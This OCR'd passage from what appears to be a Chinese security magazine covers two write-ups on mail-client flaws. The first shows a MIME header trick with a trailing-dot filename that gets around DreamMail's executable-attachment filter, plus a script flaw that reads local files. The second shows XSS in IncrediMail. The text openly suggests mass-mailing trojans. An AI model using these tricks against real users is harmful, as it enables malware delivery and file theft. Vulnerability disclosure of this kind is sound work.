


图 7

看来，DreamMail 的安全防线已经被我们攻破，我们成功绕过了 DreamMail 对邮件附件可执行文件格式的限制，如果恶意攻击者利用该方法来传播木马病毒程序，DreamMail 也就丝毫不能察觉了。

如果我们想要给附件的后缀名加上小数点，需要对邮件头部进行修改。一般来说，我们可以从数据包中修改邮件的文件名，就像制造上传漏洞那样，具体就不说了。我们也可以直接修改邮件主体，不过需要对邮件服务器有操作权限，我们将该用户的邮件用记事本打开，然后在下面的位置加入小数点：

```
------=_NextPart_10012609321892111725160_000
Content-Type: application/x-msdownload;
name="test.exe."  //注意在这里加入小数点
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
filename="test.exe."
//这里是附件的 base64 代码
```

一旦我们成功构造出一份这样的恶意邮件，就可以群发给任意 DreamMail 用户，来实现欺骗式的恶意木马病毒传播了。也许很多人会说，我哪里会有什么邮件服务器的修改权限，很简单，我们不需要去找互联网上的邮件服务器，自己在本地搭建一个，然后制造出恶意的邮件，再利用互联网发送该邮件不就可以了吗?

说完了如何绕过 DreamMail 的安全限制机制，接下来我们来看一看 DreamMail 的另外一个让人不安的严重安全漏洞：跨域脚本执行漏洞。

我曾经对 DreamMail 的脚本执行漏洞发表过文章，但丝毫没有引起 DreamMail 开发者的重视，他们还是以自己的软件能够解析 HTML 脚本邮件而“自豪”，不然宣传语中怎么会说“全面支持 HTML 邮件”。

如果想要从 DreamMail 中发送一封带有恶意性质的 HTML 邮件，恐怕不能，因为 DreamMail 对 HTML 脚本代码都做了一定过滤或者加密转换。最简单的就是将脚本代码用 htmlencode 函数加密转换一下。我在测试它的写邮件功能中，就发现 DreamMail 对插入邮件中的脚本代码做了转化，脚本代码不再是可以执行的，破坏了代码的完整性。

不过这根本不是什么问题，因为 DreamMail 是邮件接收客户端软件，用户大多时候是利用它来接收远程邮件服务器上的邮件，一封邮件完全可以从另外的邮

件客户端软件或者 WebMail 中发送给用户。而这些的软件兴许就可以直接制造带有恶意 HTML 代码的邮件，而我们只需要用 DreamMail 接收一下该邮件即可。

既然这样，我们就不不必去寻找什么其他的邮件发送软件了，直接在本地邮件服务器中构建一封带有恶意 HTML 代码的邮件，让 DreamMail 接收一下测试看看。由于是在邮件文件中构建 HTML 代码，我们首先需要对恶意脚本代码进行 base64 加密转换，这是因为邮件文件中的内容一般都采用了 base64 加密算法。例如，恶意脚本 "<script>alert()</script>" 被 base64 加密算法加密后的内容则为 "PHNjcmlwdD5hbGVydCgpPC9zY3JpcHQ+"。

制造好恶意邮件后，用 DreamMail 接收一下该邮件，如图 8 所示，DreamMail 对 HTML 邮件确实是"全面支持"啊，丝毫没有禁止恶意脚本代码的执行。我曾经公布过这个问题，可能 DreamMail 的开发者认为不就能弹出个对话框吗，没有什么危害。是这样吗？请大家看图 9。




图 8

我想这一次谁都笑不出来了吧？图中弹出的对话框的内容一看就知道这是本地计算机上 boot.ini 的内容，我修改了 HTML 代码，由此可以直接获取到用户本地计算机上任意文件的内容，DreamMail 帮助我们实现了跨域执行脚本的权限，我们的 HTML 邮件不再处于远程域范围，而是处于本地计算机域范围，就像直接在本地用浏览器打开本地网页文件那样。我们现在的权限是比较高的，有一些不能被远程执行的恶意脚本代码，现在有了本地权限，就可以运行。为此，我们甚至可以制造出在用户系统上创建系统用户，格式化用户磁盘，安装木马病毒程序等随心所欲的攻击行为。而这一切就是 DreamMail 的那句"全面支持 HTML 邮件"带来的危险漏洞。

要论这其中的原因，很简单，DreamMail 会将远程邮件内容从 base64 转化为可读内容，然后保存进入本地的临时文件夹中，同时以 htm 结尾，也就是网页文件。DreamMail 将每一封邮件都当作 HTML 格式的文件来处理，这最终导致问题发生。





图 9

在接下来的测试中，我还发现 DreamMail 其实还是存在很多 bug 的，有一些会令用户在使用中感到不便，因为一些恶意的邮件会引起 DreamMail 出错，出现内存地址不可写或者读的错误。当然，这不算是典型的缓冲区溢出漏洞，而是一些运行错误，只不过不断弹出的报错对话框可能会让用户觉得心烦。

由于时间问题，我没有再对 DreamMail 进行过多详细的安全测试，不过凭借上面的两个漏洞，尤其是第二个漏洞，我想 DreamMail 的安全性就大打折扣了。如果恶意攻击者将这两个漏洞结合起来使用，那么利用 DreamMail 来实现对用户系统的攻击就太简单了。



前置知识：无
关键词：脚本、IncrediMail、跨域脚本漏洞

IncrediMail 邮件脚本跨域执行漏洞

文/图 爱无言

IncrediMail 是国外一个倍受欢迎的邮件客户端软件，本文测试的 IncrediMail 为最新的 2.0 版 Build ID

6064501，其他版本没有测试，估计也存在同样的安全隐患。大家可以参考本文，自己进行测试。

在安装 IncrediMail 的过程中，向导会要求设置你的电子邮件账户信息，例如接收邮件服务器地址等，默认情况下，IncrediMail 将提供给用户一些常用的互联网电子邮件提供商的地址，如微软的 live 邮箱、雅虎邮箱等。由于本文是在本地搭建的邮件服务器环境，所以我们需要选择“Other”选项进行邮件账户的设置。设置过程非常简单，不再赘述。

设置完毕后，我们就可以使用 IncrediMail 来收发电子邮件了。首先在我们的邮件服务器上创建一封测试邮件，主要目的是检查 IncrediMail 对邮件中脚本过滤的情况，如图 1 所示。注意，我在这封测试邮件中的主题部分输入了一段有 XSS 问题的脚本语句，之所以选择在邮件的“主题”部分进行测试，是因为在测试一些邮件系统安全时，我发现邮件“主题”部分往往成为漏洞存在的首要地方。





图 1

发送这封邮件，之后等待几秒钟，以便让本地搭建的邮件服务器能够正确发送该邮件。几秒钟后，使用 IncrediMail 接收这封邮件，如图 2 所示。在邮件接收完毕后，IncrediMail 会使用一段小动画来提醒用户有新邮件到达。这种非常可爱的功能，也正是 IncrediMail 深受用户喜欢的重要原因之一。


图 2

用鼠标单击新邮件后，IncrediMail 会在界面下方将邮件内容显示出来，此时并没有看到 IncrediMail 执行测试邮件中的脚本代码。现在双击“All”栏目中的测试邮件，发现 IncrediMail 会打开一个新的窗口将邮件内容显示出来，此时跨站漏洞发生了，如图 3 所示。毫无疑问，图中显示的对话框中的内容“look! Here is a xss!”确实来自于我们的测试邮件中的主题部分。因为我就是在测试邮件的主题部分插入了一段 XSS 代码。

虽说我们发现了 IncrediMail 存在严重的脚本执行安全漏洞，但这个漏洞却表现得过于“显露”。什么意思呢？首先，用来触发 IncrediMail 的脚本执行代码处于测试邮件的主题部分，当一封攻击邮件被用户接收后，其主题部分的内容会直接显示出来。也就是说，攻击者的恶意代码会直接显示在 IncrediMail 的界面上，稍微懂得一些网络知识的用户马上就会发现这封邮件的异常，从而不会轻易打开这封邮件。其次，我们测试邮件中的脚本代码要想被 IncrediMail 执行，必须让用户双击打开这封邮件才可以触发，而一般情况下，用户多半选择单击新邮件就可以查看到邮件内容，何必选择双击去打开邮件呢？除非是转发或者编辑这封邮件。




图 3

因此，我们现在需要重新测试 IncrediMail，看看能不能让我们发现的漏洞隐蔽执行。既然一封新邮件的主题和时间信息会被 IncrediMail 直接显示在程序界面上而容易被暴露，那我们如果将攻击代码放到邮件的内容部分，不就可以避免暴露了吗？

我们重新在本地邮件服务系统上创建一封邮件，将脚本代码放入到邮件的内容部分，再次发送该测试邮件后接收。现在请注意，还没等我们双击这封新的测试邮件，一个大大的对话框就弹出来了，如图 4 所示。这次我们的脚本非常隐蔽地被 IncrediMail 执行了，没有任何明显的提示，没有双击打开邮件的要求，仅仅一次单击，邮件内容中的脚本代码就被顺利地执行了。

对于 Web 应用程序来说，一旦发现脚本执行漏洞，我们就可以做很多事情，可是对于一个应用程序来说，脚本执行漏洞最大的危害不在于挂马或者隐蔽的恶意网页访问，而是能不能造成跨域脚本执行。这是因为，应用程序往往处于本地系统中，如果脚本能够获得本地执行的权限，就可以调用本地系统中的一些组件来完成对本地用户系统的操作，如添加系统用户或者获取本地敏感信息等。而一般来说，应用程序在处理脚本

代码时会区分远程域和本地域，就像浏览器那样，不会轻易让一段恶意的脚本代码获得本地域的执行权限。

